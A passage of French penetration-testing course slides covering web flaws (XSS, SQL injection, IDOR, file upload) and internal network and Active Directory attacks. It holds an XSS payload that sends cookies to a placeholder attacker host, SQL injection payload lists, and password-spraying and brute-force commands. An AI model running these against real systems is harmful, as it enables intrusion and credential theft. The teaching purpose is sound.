[15:51:04] 301 - 0B - /solutions -> https://www.niji.fr/fr/offres/idee-reallite
[15:51:04] 200 - 65KB - /sitemap
[15:51:26] 301 - 235B - /themes -> https://www.niji.fr/themes/
[15:51:41] 200 - 50KB - /user
[15:51:41] 200 - 50KB - /user/
```

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
- 6. Identification de vulnérabilités Web**
7. Exploitation de vulnérabilités Web

03 – Identification de vulnérabilités Web

The 2021 OWASP Top 10 list



A01:2021

Broken
Access Control

A02:2021

Cryptographic
Failures

A03:2021

Injection

A04:2021

Insecure Design

A05:2021

Security
Misconfiguration

A06:2021

Vulnerable
and Outdated
Components

A07:2021

Identification
and Authentication
Failures

A08:2021

Software and
Data Integrity
Failures

A09:2021

Security Logging
and Monitoring
Failures

A10:2021

Server-Side
Request Forgery

03 – Identification de vulnérabilités Web

1. Cross Site Scripting - XSS
2. Injection SQL - SQLi
3. Failles « logiques » (Cloisonnement, IDOR, ...)
4. Upload de fichier
5. Pour aller plus loin...

03 – Cross Site Scripting – XSS

Une faille de type XSS est une injection de code javascript dans un paramètre. Cette injection peut permettre à un attaquant de voler un cookie de session, mais aussi pour réécrire le contenu d'un site, hameçonner des utilisateurs, mettre en place un keylogger, etc.

Cette vulnérabilité impacte donc le client qui consulte le site.

Deux grandes familles d'injections clients (dont les XSS) :

- Les injections « Réfléchies »
- Les injections « Stockées »

03 – Cross Site Scripting – XSS

```
<?php
    $string = $_GET['string'];
    echo $string;
?>
```

[https://site.vulnerable.tld/?string=<script>document.location="http://attaquant.tld/"%2bdocument.cookies;</script>](https://site.vulnerable.tld/?string=<script>document.location='http://attaquant.tld/'%2bdocument.cookies;</script>)

03 – Cross Site Scripting – XSS

Identification de paramètres :

- ffuf (<https://github.com/ffuf/ffuf>)
- arjun (<https://github.com/s0md3v/Arjun>)
- wfuzz (<https://github.com/xmendez/wfuzz>)

Scans automatisés :

- XSSStrike (<https://github.com/s0md3v/XSSStrike>)
- Burp intruder

Les tests manuels (navigateur) sont également pertinents.

03 – Injection SQL – SQLi

Une injection SQL est une faille de sécurité d'une application dans son interaction avec une base de données SQL.

Différent type d'injection SQL :

- Union based
- Error based
- Blind based
- Time based

03 – Injection SQL – SQLi

```
<?php
$name = $_GET['name'];
$password = $_GET['password'];
$query = "SELECT user, password FROM Users WHERE name = $name AND password = $password";
[...]
```

03 – Injection SQL – SQLi

Identification :

Génération d'erreur :

Exploitation:

Payload classique :

```
1 '
2 "
3 ;
4 % (pour les requêtes "LIKE")
5 %27
6 %22
7 ' OR '1'='1
8 " OR "1"="1
9 ' AND SLEEP(10);--
```

```
1 page.asp?uuid=0 or 1=1 -- True
2 page.asp?uuid=0' or 1=1 -- True
3 page.asp?uuid=0" or 1=1 -- True
4 page.asp?id=1 AND 1=2 -- False
```

03 – Injection SQL – SQLi


Pour apprendre interactivement :

<https://dojo-yeswehack.com/SQL-Injection/Theory>

Pour avoir plus d'informations sur le sujet :

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>


03 – Injection SQL – SQLi

```
[ 11:16 ] [ wlablanc@kali:~ ]  
$ sqlmap -u "http://10.10.11.130/login" --data "email=oui@oui.com&password=admin" --current-db --dbms=mysql  
 {1.5.10stable} https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to  
possible for any misuse or damage caused by this program  
  
[*] starting @ 11:18:33 /2022-03-01/  
  
[11:18:33] [INFO] testing connection to the target URL  
[11:18:33] [INFO] checking if the target is protected by some  
[11:18:33] [INFO] testing if the target URL content is stable  
[11:18:34] [INFO] target URL content is stable  
[11:18:34] [INFO] testing if POST parameter 'email' is dynamic  
[11:18:34] [WARNING] POST parameter 'email' does not appear to be dynamic  
[11:18:34] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable  
[11:18:34] [INFO] testing for SQL injection on POST parameter 'email'  
[11:18:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[11:18:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[11:18:36] [INFO] testing 'Generic inline queries'  
[11:18:36] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[11:18:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[11:18:37] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
[11:18:49] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
for the remaining tests, do you want to include all tests for 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable [Y/n] Y
```

03 – IDOR – Insecure Direct Object References

Définition :

Une IDOR est une faille de type contrôle d'accès quand une application utilise des entrées utilisateur pour accéder à des objets directement.



03 – IDOR – Insecure Direct Object References

Fuzzing sur les IDs / chaînes prédictibles :

- Navigateur
- Burp
- FFuf / Wfuzz

D'une manière générale, il faut mapper l'ensemble des endpoints contenant de IDs ou ressources « prédictibles », et si possible avec des comptes ayant des droits différents.

03 – Cloisonnement

Définition :

Les vulnérabilités sur les contrôles d'accès existent si un utilisateur peut accéder à des données pour lesquelles ses accès devraient être limités.

Il existe deux types de cloisonnement : horizontal (entre utilisateurs) et vertical (entre type de profils).

03 – Cloisonnement

Mesure de sécurité :

- Utilisation d'UUIDv4 pour éviter les IDs incrémentaux et donc, non prédictibles.
- Vérifier le contrôle d'accès basé sur la session de l'utilisateur

Exemple de requête basées sur un UUID :

- /client/<uuid>/profile

L'utilisation d'UUIDv4 permet de corriger les vulnérabilités de type « IDOR » mais ne corrigent pas les problèmes de cloisonnement !


03 – Upload de fichiers

Définition :

Possibilité d'uploader des fichiers et de contourner les mesures de sécurité pour exécuter des commandes sur le serveur, récupérer des données (lecture de fichier etc.), déni de service...

L'exécution de code est souvent présente quand le type de fichier uploadé n'est pas vérifié et que son contenu est rendu dans une page.

03 – Upload de fichiers



03 – Upload de fichiers

Exploitation :

- Identifier une fonctionnalité d'upload de fichier
 - Mapper le site
- Mapper les extensions autorisées
 - Intruder de Burp
- Tenter d'uploader un fichier qui n'a pas une extension autorisée
 - Repeater de Burp
- Ajouter du code malveillant
 - Modification du fichier sans modification du type
- Vérifier son exécution
 - Page de rendu / affichage du document uploadé



03 – Pour aller plus loin...

- “Root-Me” (Web Serveur, Web client, Réalistes)
- “Hacktricks”
- “Burp - Web Security Academy”
- “Payload All The Things” (Github)



04

PENTEST “INTERNE”



04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory (NTLM/Kerberos)
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory (NTLM/Kerberos)
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Différences avec l'Externe

- Périmètre non exposé sur internet → Plus sensible (risque de DOS, automates, ...)
- Attention à ne pas perturber le réseau (MITM, Bande passante, ...)
- Possibilité de faire du Red Team avec phishing / intrusion physique (convention d'audit)
- Audit depuis nos propres PC, possibilité d'ajouter l'audit d'un poste maîtrisé ("test du stagiaire")

04 – Pentest “Interne”

1. Différences avec l’Externe
2. **Reconnaissance Passive**
3. Découverte du réseau & Interception
4. Domaines & Active Directory (NTLM/Kerberos)
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Reconnaissance Passive

- Comme pour l'externe, l'idée est d'identifier un maximum de comptes emails ou comptes AD valides
- Générer une liste d'utilisateurs potentiels
- Générer une liste de mots de passes potentiels

Par exemple, dans le cadre de l'hôpital Kremlin-Bicêtre (94) à Paris, les comptes "urgences" ou "interne" ont de forte chances d'être valides. De mêmes, les mots de passe "Kremelin94!" ou "Bicêtre2022#" peuvent être des mots de passes valides pour certains comptes. → **Générer des Wordlists**

04 – Reconnaissance Passive

Outils :

- BEWGor (Bull's Eye Wordlist Generator) - Github
- CUPP (Common User Password Profiler) - Github
- ComPP (Company Passwords Profiler) - Github
- Cewl (Custom Word List generator) - Github / Kali

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. **Découverte du réseau & Interception**
4. Domaines & Active Directory
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Découverte réseau et interception

Attaque sur le Wifi

Le contournement des sécurités type WPA-PSK est devenu complexe. Les tests se font généralement via les wifi publics ou invités.

L'envoi de requêtes "de-auth", l'usurpation d'adresse MAC ou la création de Rogue-AP peut perturber le réseau.

04 – Découverte réseau et interception

Outils

- Suite AirCrack-NG
- Wifite (basé sur AirCrack-NG)
- <https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-wifi>

```
kali@kali: ~  
File Actions Edit View Help  
[sudo] password for kali:  
wifite2 2.5.8  
a wireless auditor by derv82  
maintained by kimocoder  
https://github.com/kimocoder/wifite2  
[+] option: kill conflicting processes enabled  
[+] option: using wordlist wordlist.txt to crack WPA handshakes  
[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki  
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool  
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools  
[+] Using wlan0mon already in monitor mode  


| NUM | ESSID               | CH | ENCR  | POWER | WPS? | CLIENT |
|-----|---------------------|----|-------|-------|------|--------|
| 1   | Mobily_eLife_2.4G   | 4  | WPA-P | 39db  | yes  |        |
| 2   | (E8:3F:67:83:DA:0A) | 13 | WPA-P | 27db  | no   |        |
| 3   | Farida H A          | 6  | WPA-P | 23db  | yes  |        |
| 4   | (3C:15:FB:D8:85:50) | 4  | WPA   | 22db  | no   | 1      |
| 5   | HUAWEI-B535-DA06    | 13 | WPA-P | 19db  | no   |        |

  
[+] Scanning. Found 5 target(s), 1 client(s). Ctrl+C when ready
```

04 – Découverte réseau et interception

LAN

- Filtrage MAC ?
- DHCP ? DNS ? → Souvent fournis par un DC lié à un domaine
- VLAN ?

04 – Découverte réseau et interception

Découverte passive

- “Netdiscover”
- “Wireshark” / “tshark”

→ **Identifier des plages réseau**

04 - Découverte réseau et interception

```
File Edit View Search Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
folders.sh
19 Captured ARP Req/Rep packets, from 16 hosts. Total size: 1140
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.128.128.128	88:15:44:aa:4b:18	1	60	Meraki, Inc.
192.168.33.3	3c:15:c2:dc:02:b4	3	180	Apple, Inc.
192.168.33.1	e0:55:3d:77:04:b5	2	120	Cisco Meraki
192.168.33.2	88:15:44:e3:a1:00	1	60	Meraki, Inc.
192.168.33.4	88:15:44:aa:4b:18	1	60	Meraki, Inc.
192.168.33.21	8c:7c:92:3b:83:63	1	60	Apple, Inc.
192.168.33.14	e4:c7:22:9a:a2:b4	1	60	Cisco Systems, Inc
192.168.33.20	e0:55:3d:83:0a:23	1	60	Cisco Meraki
192.168.33.16	00:11:d9:40:c7:36	1	60	TiVo
192.168.33.17	00:11:d9:3d:c6:c1	1	60	TiVo
192.168.33.24	e0:55:3d:84:a6:84	1	60	Cisco Meraki
192.168.33.12	f0:d1:a9:20:74:c7	1	60	Apple, Inc.
192.168.33.123	b8:27:eb:6a:35:5f	1	60	Raspberry Pi Foundation
192.168.33.210	00:80:77:d5:f6:ea	1	60	Brother industries, LTD.
192.168.33.7	cc:20:e8:10:cd:55	1	60	Apple, Inc.
192.168.33.18	cc:29:f5:49:e1:87	1	60	Apple, Inc.

04 – Découverte réseau et interception

Interception

- LLMNR & NBT-NS Poisoning
- WPAD (Web Proxy Auto-Discovery)
- MITM6

04 - Découverte réseau et interception



04 – Découverte réseau et interception

WPAD (Web Proxy Auto-Discovery)

Si un navigateur est configuré pour détecter automatiquement les proxy, il utilisera le protocole WPAD pour localiser et télécharger le fichier wpad.dat, Proxy Auto-Config (PAC).

Une requête <http://wpad/wpad.dat> est effectuée → généralement le domaine n'est pas enregistré et permet d'enchaîner sur le scénario précédent.

04 – Découverte réseau et interception

Pour aller plus loin :

<https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/>

04 – Découverte réseau et interception

MITM6 :


1. Se déclarer en tant que serveur DHCPv6
2. Se déclarer en tant que serveur DNS
3. Attribuer des IPv6 et un serveur DNS malveillant aux machines
4. Intercepter les requêtes avec répondre

/!\ Bien que MITM6 dispose d'un mécanisme avec un bas TTL pour son DHCP et DNS, son utilisation peut impacter en disponibilité !

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. **Domaines & Active Directory**
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Domains & Active Directory



The screenshot shows the 'Active Directory Users and Computers' console window. The left pane displays a tree view of the directory structure for the domain 'theacme.io'. The 'Users' folder is selected. The right pane shows a list of objects with columns for Name, Type, and Description.

Name	Type	Description
Allowed RO...	Security Group...	Members in this group c...
Cert Publish...	Security Group...	Members of this group ...
Cloneable D...	Security Group...	Members of this group t...
DefaultAcco...	User	A user account manage...
Denied ROD...	Security Group...	Members in this group c...
DnsAdmins	Security Group...	DNS Administrators Gro...
DnsUpdateP...	Security Group...	DNS clients who are per...
Domain Ad...	Security Group...	Designated administrato...
Domain Co...	Security Group...	All workstations and ser...
Domain Con...	Security Group...	All domain controllers i...
Domain Gue...	Security Group...	All domain guests
Domain Users	Security Group...	All domain users
Enterprise A...	Security Group...	Designated administrato...
Enterprise K...	Security Group...	Members of this group ...
Enterprise R...	Security Group...	Members of this group ...
Group Polic...	Security Group...	Members in this group c...



04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, ...)
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, ...)
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 - Domains & Active Directory

```
1 rpcclient -U "" -N DC.DOMAIN.TLD  
2 enum4linux -u "" -p "" DC.DOMAIN.TLD
```

```
1 enum4linux -a -u "" -p "" DC.DOMAIN.TLD
2 Starting enum4linux v0.9.1
3
4 =====( Target Information )=====
5
6 Target ..... DC.DOMAIN.TLD
7 RID Range ..... 500-550,1000-1050
8 Username ..... ''
9 Password ..... ''
10 Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
11
12
13 =====( Enumerating Workgroup/Domain on DC.DOMAIN.TLD )=====
14
15
16 [+] Got domain/workgroup name: MONDOMAIN
17
18
19 =====( Nbtstat Information for DC.DOMAIN.TLD )=====
20
21 Can't load /etc/samba/smb.conf - run testparm to debug it
22 Looking up status of 10.0.0.1
23      SERV          <00> -          B <ACTIVE>  Workstation Service
24      PARTAGE01     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
25      PARTAGE02     <1c> - <GROUP> B <ACTIVE>  Domain Controllers
26      SHARE         <20> -          B <ACTIVE>  File Server Service
27
28      MAC Address = REDACTED
29
30 =====( Session Check on DC.DOMAIN.TLD )=====
31
32
33 [+] Server DC.DOMAIN.TLD allows sessions using username '', password ''
34
35
36 =====( Getting domain SID for DC.DOMAIN.TLD )=====
37
38 Can't load /etc/samba/smb.conf - run testparm to debug it
39 Domain Name: MONDOMAIN
40 Domain Sid: S-1-5-21-XXX
41
42 [+] Host is part of a domain (not a workgroup)
43
44
45 =====( Users on DC.DOMAIN.TLD )=====
46
47 index: 0x2cf8 RID: 0x394e acb: 0x00000010 Account: alex.garrido   Name: Alex GARRIDO   Desc: Ingenieur
    Cybersecurite
```

04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. **Politique de MDP (user=pass, mdp faible, ...)**
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 - Domain & Active Directory

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u harry -p Azertyuiop1! --pass-pol
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5)
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] poudlard.wizard\harry:Azertyuiop1!
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] Dumping password info for domain: POUDLARD
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Minimum password length: 7
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Password history length: 24
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Maximum password age:
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Password Complexity Flags: 000001
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Domain Refuse Password Change: 0
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Domain Password Store Cleartext: 0
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Domain Password Lockout Admins: 0
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Domain Password No Clear Change: 0
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Domain Password No Anon Change: 0
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Domain Password Complex: 1
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Minimum password age:
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Reset Account Lockout Counter: 30 minutes
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Locked Account Duration: 30 minutes
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Account Lockout Threshold: None
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Forced Log off Time: Not Set
```

04 - Domaine & Active Directory


```
1 cme smb DC.DOMAIN.TLD -u users.txt -p "" # Mot de passe vide
2 cme smb DC.DOMAIN.TLD -u users.txt -p "P@ssword!" # "Password Spraying"
3 cme smb DC.DOMAIN.TLD -u users.txt -p users.txt --no-bruteforce # user=pass
4 cme smb DC.DOMAIN.TLD -u users.txt -p pass.txt # Produit users.txt x pass.txt
```

04 – Domaine & Active Directory

Extraction des informations d'un AD

```
1 enum4linux -u "user" -p "pass" -A DC.DOMAIN.TLD
2 windapsearch -d DOMAIN.TLD --dc-ip DC.DOMAIN.TLD --full
3 bloodhound-python -u "user" -p "pass" -d "DOMAIN.TLD" -ns "DC.DOMAIN.TLD" -c All,LoggedOn
4 # ldapsearch, rpcclient, ...
```

04 - Domain & Active Directory





04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, ...)
3. **Vérification des descriptions des utilisateurs**
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 - Domaine & Active Directory

```
1 cat enum4linux.txt | grep "Desc: " > users_desc.txt
2 cat users_desc.txt | grep -i "pass"
3 cat users_desc.txt | grep -i "mdp"
4 cat users_desc.txt | grep -i "code"
5
6 ""
7 index: 0x**** RID: 0x**** acb: 0x00000211 Account: radio      Name: Secrétariat Radio Desc: Messagerie Secrétariat Radio (MdP :
***** )
8 index: 0x**** RID: 0x**** acb: 0x00000211 Account: 3C      Name: ***** Desc: Mot de passe *****
9 index: 0x**** RID: 0x**** acb: 0x00000211 Account: iphonepol Name: Iphone Pol Desc: mdp = *****
10 index: 0x**** RID: 0x**** acb: 0x00000211 Account: avion   Name: Pilote Avion - MdP : ***** Desc:
